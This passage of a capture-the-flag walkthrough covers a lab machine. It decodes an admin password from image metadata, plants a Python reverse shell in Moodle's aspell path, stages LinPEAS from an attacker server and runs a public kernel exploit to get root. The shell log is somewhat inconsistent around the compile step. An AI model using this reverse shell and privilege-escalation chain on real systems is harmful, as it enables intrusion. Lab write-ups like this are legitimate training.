
Something juicy is located here: /dir007key/for-007.jpg

This clue points to a potentially sensitive file on the server that should be investigated in the next stage of the challenge.



```
1 007,  
2  
3 I was able to capture this apps admin cr3ds through clear txt.  
4  
5 Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.  
6  
7 Something juicy is located here: /dir007key/for-007.jpg  
8  
9 Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.]
```

Navigate this dir <http://severnaya-station.com/dir007key/for-007.jpg>



Download this file

wget <http://severnaya-station.com/dir007key/for-007.jpg>



```
(hacker@kali)-[~/THM/goldeneye]  
$ wget http://severnaya-station.com/dir007key/for-007.jpg  
--2026-01-28 07:04:24-- http://severnaya-station.com/dir007key/for-007.jpg  
Resolving severnaya-station.com (severnaya-station.com)... 10.48.147.111  
Connecting to severnaya-station.com (severnaya-station.com)|10.48.147.111|:80... con  
nected.  
HTTP request sent, awaiting response... 200 OK  
Length: 14896 (15K) [image/jpeg]  
Saving to: 'for-007.jpg'  
  
for-007.jpg      100%[=====] 14.55K  --.-KB/s   in 0.03s  
2026-01-28 07:04:24 (464 KB/s) - 'for-007.jpg' saved [14896/14896]
```

Step 22: After downloading the file and identifying the hidden image path, download the image and analyze its metadata using **ExifTool**.

exiftool for-007.jpg

During the metadata analysis, review all available fields for hidden information, comments, Image Description, or embedded clues that may assist in progressing to the next stage of the challenge.

```
(hacker@kali)-[~/THM/goldeneye]
$ exiftool for-007.jpg
ExifTool Version Number      : 13.25
File Name                    : for-007.jpg
Directory                   : .
File Size                    : 15 kB
File Modification Date/Time  : 2018:04:25 06:10:02+05:30
File Access Date/Time       : 2026:01:28 07:04:24+05:30
File Inode Change Date/Time  : 2026:01:28 07:04:24+05:30
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
X Resolution                  : 300
Y Resolution                  : 300
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description             : eFdpbnRlcjE5OTV4IQ==
Make                         : GoldenEye
Resolution Unit               : inches
Software                     : linux
Artist                       : For James
Y Cb Cr Positioning          : Centered
Exif Version                  : 0231
Components Configuration     : Y, Cb, Cr, -
User Comment                  : For 007
Flashpix Version              : 0100
Image Width                   : 313
Image Height                  : 212
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:4:4 (1 1)
Image Size                    : 313x212
Megapixels                    : 0.066
```

Step 23: After analyze its metadata using **ExifTool** to identify any hidden or sensitive information. During the analysis, a suspicious Base64-encoded value is discovered in the **Image Description** field:


eFdpbnRlcjE5OTV4IQ==

To decode the value, navigate to **CyberChef** and paste the encoded string into the input panel. Use the **From Base64** operation to reveal the hidden text.

CyberChef:

<https://gchq.github.io/CyberChef/>

The decoded result reveals a credential that can be used in the next stage of the challenge.



Step 24: After decoding the Base64 value found in the image metadata using CyberChef, the hidden password **xWinter1995x!** is revealed. Combining this with the username discovered earlier from the secret file provides valid administrative credentials.

Recovered Credentials:

- Username: admin
- Password: xWinter1995x!

Use these credentials to authenticate to the application as the administrator and continue with the final stage of the challenge. then log in the portal.



Step 25: Exploiting Moodle's Aspell Configuration for Remote Code Execution


After successfully logging in as the administrator, navigate to **Site Administration → Server → System Paths**. During the review of the server configuration, it was identified that the **Path to aspell** setting could be modified. Since Moodle executes the specified binary when certain spell-checking functions are triggered, this functionality can be abused to execute arbitrary system commands.


To leverage this behavior, replace the aspell path with a reverse shell payload and save the configuration. Once the payload is triggered, the target server initiates a connection back to the attacker's machine, resulting in remote command execution and interactive shell access.

Reverse Shell Payload:

```
python3 -c 'import socket,os,pty; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("192.168.192.96",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); pty.spawn("/bin/sh")'
```

By exploiting the misconfigured aspell path, command execution is achieved on the underlying operating system, providing a foothold for further enumeration and privilege escalation activities.






Step 26: Start a Netcat listener on the attacker's machine to wait for the incoming reverse shell connection from the target system.

```
nc -lnvp 1234
```

Once the payload is triggered on the target, the listener will receive the connection and provide shell access to the system.

```
(hacker@kali)-[~/THM/goldeneye]
$ nc -lnvp 1234
listening on [any] 1234 ...
```


Step 27: After configuring the payload and starting the listener, navigate to **Blog → Add a New Entry** and interact with the editor functionality to trigger the vulnerable feature. Once the payload is executed, the target server initiates a connection back to the listener, resulting in successful remote shell access.



Step 28: After the payload is successfully executed, the target server connects back to the Netcat listener, resulting in a successful reverse shell. This provides command-line access to the target system, allowing further enumeration and privilege escalation activities.

```
(hacker@kali)-[~/THM/goldeneye]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.192.96] from (UNKNOWN) [10.49.154.215] 56017
$ ls
ls
changelog.txt  config.php  editor_plugin.js  img  rpc.php
classes       css        editor_plugin_src.js  includes
$ /bin/bash -i
/bin/bash -i
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ls
ls
changelog.txt  config.php  editor_plugin.js  img  rpc.php
classes       css        editor_plugin_src.js  includes
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ cd /
cd /
www-data@ubuntu:/$ ls
ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
boris  doak  natalya
www-data@ubuntu:/home$
```

Step 29: To transfer **LinPEAS** to the target machine, first download the latest linpeas.sh script from the official PEASS-ng repository and host it using a Python HTTP server.

Download LinPEAS:

wget <https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh>

Start HTTP Server:

```
python3 -m http.server 8090
```

Step 30: After obtaining a shell on the target system, upload and execute **LinPEAS** (linpeas.sh) to perform local privilege-escalation enumeration. Review the results to identify misconfigurations, vulnerable services, sensitive files, or other privilege-escalation vectors that can be leveraged to gain higher privileges on the system.

Command Example:

```
wget http://<attacker-ip>/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

The findings from LinPEAS can then be used to achieve privilege escalation and obtain full access to the target machine.

```
www-data@ubuntu:/tmp$ wget http://192.168.192.96:8090/linpeas.sh
wget http://192.168.192.96:8090/linpeas.sh
--2026-05-31 06:58:04-- http://192.168.192.96:8090/linpeas.sh
Connecting to 192.168.192.96:8090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1943852 (1.9M) [application/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 1,943,852  927KB/s  in 2.0s

2026-05-31 06:58:06 (927 KB/s) - 'linpeas.sh' saved [1943852/1943852]

www-data@ubuntu:/tmp$ chmod +x linpes.sh
chmod +x linpes.sh
chmod: cannot access 'linpes.sh': No such file or directory
www-data@ubuntu:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@ubuntu:/tmp$ ./linpeas.sh
./linpeas.sh
```

Finding:

- Vulnerable Linux kernel version identified.

```

Linux Privsec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
[CC0]
[Yellow] 95% a PE vector
[Red] You should take a look to it
[LightCyan] Users with console
[Blue] Users without console & mounted devs
[Green] Common things (users, groups, SUDO/SUID, mounts, .sh scripts, cronjobs)
[LightMagenta] Your username

Starting LinPEAS... Caching Writable Folders...

Basic information
OS: Linux version 3.13.0-32-generic (build@bissel) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
User & groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: ubuntu

[*] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[*] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports, learn more with -h)
[*] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)

Caching directories ..... 3.13.0-32-g ..... DONE

```

LinPEAS revealed that the system was running Linux kernel 3.13.0-32, which is vulnerable to OverlayFS privilege escalation (CVE-2015-1328).

- Public exploit available for local privilege escalation.

```

Hacker@kali: ~/THM/Road
searchsploit ubuntu 3.13

Exploit Title                                                                 Path
-----
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow) | linux/local/37293.txt
Linux Kernel 3.13.14 (Ubuntu) - 'splice()' System Call Local Denial of Service | linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32' Local Privilege Escalation (3) | linux_x86_64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2) | linux/local/31346.c
Linux Kernel 4.10.5 / 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux Kernel 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86_64/local/44300.c
Linux Kernel < 4.4.0-83 / 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0 / 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43169.c
Ubuntu < 15.10 - PT Chown Arbitrary Pfs Access Via User Namespace Privilege Escalation | linux/local/44170.txt

```

```

$ locate 37292.c
/home/hacker/THM/goldeneye/37292.c
/home/hacker/tryhackme/goldeneye/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c

```

Step 31: After transferring the exploit via the Python HTTP server again, I compiled the exploit and ran the binary

```

www-data@ubuntu:/tmp$ wget http://10.49.105.107:90/37292.c
wget http://10.49.105.107:90/37292.c
--2026-05-31 09:09:26-- http://10.49.105.107:90/37292.c
Connecting to 10.49.105.107:90... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/plain]
Saving to: '37292.c'

100%[=====] 4,968 --.-K/s in 0s

2026-05-31 09:09:26 (1.49 GB/s) - '37292.c' saved [4968/4968]

www-data@ubuntu:/tmp$ ls
ls
37292.c tinyspell6mGjv1

```

Exploit compiled and executed to obtain elevated privileges.

```

www-data@ubuntu:/tmp$ cc 37292.c -o exploit
bash: www-data@ubuntu:/tmp$: No such file or directory

```

Success!

The root flag was located in the home directory of the root user, as a hidden file:

```
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# cd /root
cd /root
# ls -al
ls -al
total 44
drwx----- 3 root root 4096 Apr 29 2018 .
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Apr 28 2018 .cache
-rw----- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw----- 1 root root 1024 Apr 23 2018 .rnd
-rw----- 1 root root 8296 Apr 29 2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
'006-final/xvf7-flag/
```

Navigating to the directory referenced in the flag file confirmed that the challenge had been successfully completed, and the final flag was retrieved.



Conclusion

This challenge provided valuable hands-on experience in web application enumeration, credential discovery, email analysis, metadata extraction, reverse shell exploitation, and Linux privilege escalation. By systematically gathering information, analyzing exposed data, and leveraging identified vulnerabilities, it was possible to gain administrative access, obtain a shell on the target system, escalate privileges to root, and retrieve the final flag.

Thank you for taking the time to read this walkthrough. I hope it was informative and helped you understand the methodology and techniques used throughout the challenge. Happy hacking and keep learning!